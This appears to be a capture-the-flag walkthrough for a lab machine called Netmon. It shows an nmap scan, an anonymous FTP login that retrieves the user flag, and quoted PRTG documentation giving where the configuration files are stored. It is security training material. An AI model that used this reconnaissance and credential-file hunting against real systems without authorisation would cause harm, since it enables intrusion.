

Netmon

As the scan ends we see port 21 ftp open with anonymous login allowed, And port 80 http.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -Pn -T5 10.10.10.152
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-14 10:08 EDT
Warning: 10.10.10.152 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.10.152
Host is up (0.067s latency).
Not shown: 976 closed tcp ports (conn-refused)
PORT      STATE    SERVICE           VERSION
21/tcp    open     ftp               Microsoft ftpd
| ftp-syst: 
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19  12:18AM                 1024 .rnd
| 02-25-19  10:15PM       <DIR>          inetpub
| 07-16-16  09:18AM       <DIR>          PerfLogs
| 02-25-19  10:56PM       <DIR>          Program Files
| 02-03-19  12:28AM       <DIR>          Program Files (x86)
| 02-03-19  08:08AM       <DIR>          Users
|_02-25-19  11:49PM       <DIR>          Windows
80/tcp    open     http              Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
|_http-trane-info: Problem with XML parsing of /evox/about
135/tcp   open     msrpc             Microsoft Windows RPC
139/tcp   open     netbios-ssn       Microsoft Windows netbios-ssn
445/tcp   open     microsoft-ds      Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
700/tcp   filtered epp
898/tcp   filtered sun-manageconsole
1033/tcp  filtered netinfo
1046/tcp  filtered wfremotertm
1271/tcp  filtered excw
2047/tcp  filtered dls
2525/tcp  filtered ms-v-worlds
2701/tcp  filtered sms-rcinfo
3011/tcp  filtered trusted-web
3325/tcp  filtered active-net
3871/tcp  filtered avocent-adsap
4006/tcp  filtered pxc-spvr
5802/tcp  filtered vnc-http-2
6004/tcp  filtered X11:4
7001/tcp  filtered afs3-callback
8001/tcp  filtered vcom-tunnel
9415/tcp  filtered unknown
13456/tcp filtered unknown
57294/tcp filtered unknown
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

I establish a connection through ftp as anonymous and find our first flag.



```
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.10.152
Connected to 10.10.10.152.
220 Microsoft FTP Service
Name (10.10.10.152:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49856|)
125 Data connection already open; Transfer starting.
02-03-19  12:18AM                 1024 .rnd
02-25-19  10:15PM       <DIR>          inetpub
07-16-16  09:18AM       <DIR>          PerfLogs
02-25-19  10:56PM       <DIR>          Program Files
02-03-19  12:28AM       <DIR>          Program Files (x86)
02-03-19  08:08AM       <DIR>          Users
02-25-19  11:49PM       <DIR>          Windows
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49859|)
125 Data connection already open; Transfer starting.
02-25-19  11:44PM       <DIR>          Administrator
02-03-19  12:35AM       <DIR>          Public
226 Transfer complete.
ftp> cd Public
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49860|)
150 Opening ASCII mode data connection.
02-03-19  08:05AM       <DIR>          Documents
07-16-16  09:18AM       <DIR>          Downloads
07-16-16  09:18AM       <DIR>          Music
07-16-16  09:18AM       <DIR>          Pictures
08-14-23  10:06AM                   34 user.txt
07-16-16  09:18AM       <DIR>          Videos
226 Transfer complete.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||49861|)
150 Opening ASCII mode data connection.
100% |*******************************************************************
226 Transfer complete.
34 bytes received in 00:00 (0.48 KiB/s)
ftp> 
```

At the site we’re taken to a login page.




PRTG Network Monitor (NETMON)

Please Re-Enter Your Credentials to Gain Access to Admin Pages

Login Name

Password


A Google search about PRTG Network Monitor informs me about a configuration file for the website within the system. It even provides the location of the file and indicates that it's hidden.



Files and subfolders in the data directory

The following files and folders are stored in the file system:

File	Description	File Format
Log Database.db	*Only versions before 8.2:* Database with the recent event history for the whole system; "Logs" in the web interface. New entries stored in *Log Database* sub folder.	*Deprecated: SQLite 3.6.10*
PRTG Configuration.dat	Monitoring configuration (i.e. probes, groups, devices, sensors, users, maps, reports, etc.)	XML
PRTG Configuration.old	Backup of previous version of monitoring configuration	XML
PRTG Graph Data Cache.dat	Precalculated data for the graphs throughout the web interface (if missing, this file is automatically recalculated from the files in the "monitoring database")	Proprietary
ToDo Database.db	*Only versions before 8.2:* Database with all ToDo entries; "ToDos" in the web interface. New entries stored in *ToDo Database* sub folder	*Deprecated: SQLite 3.6.10*



Tip: To directly open an Explorer Window showing the respective directory, click on "Run..." in the Windows Start Menu (shortcut Windows+R), paste the path above into the "Open:" field and click "OK".

However, the default setting can be changed during setup. To find the right path for your PRTG installation, please look it up in the Properties of your Start Menu's PRTG icons.

Note: The Windows *ProgramData* folder is hidden by default. To show it, open the Windows Explorer, open the **View** tab, and select **Hidden items** (on Windows 10 and Windows Server 2012, works similar on other Windows versions).

Data directory

The default setting of the data directory depends on the PRTG Network Monitor version you are using (deprecated **PRTG 7/8**, or as of **PRTG 9**), as well as on your Windows version. The paths are also different if you have upgraded from the deprecated **PRTG 7/8** versus installed a new version as of **PRTG 9**.


The default data folder is located as follows, depending on your Windows version:

Windows Server 2012 (R2), Windows Server 2016, Windows 10, Windows 8.1, Windows 8, Windows 7, Windows Server 2008 R2:

```
%programdata%\Paessler\PRTG Network Monitor
```

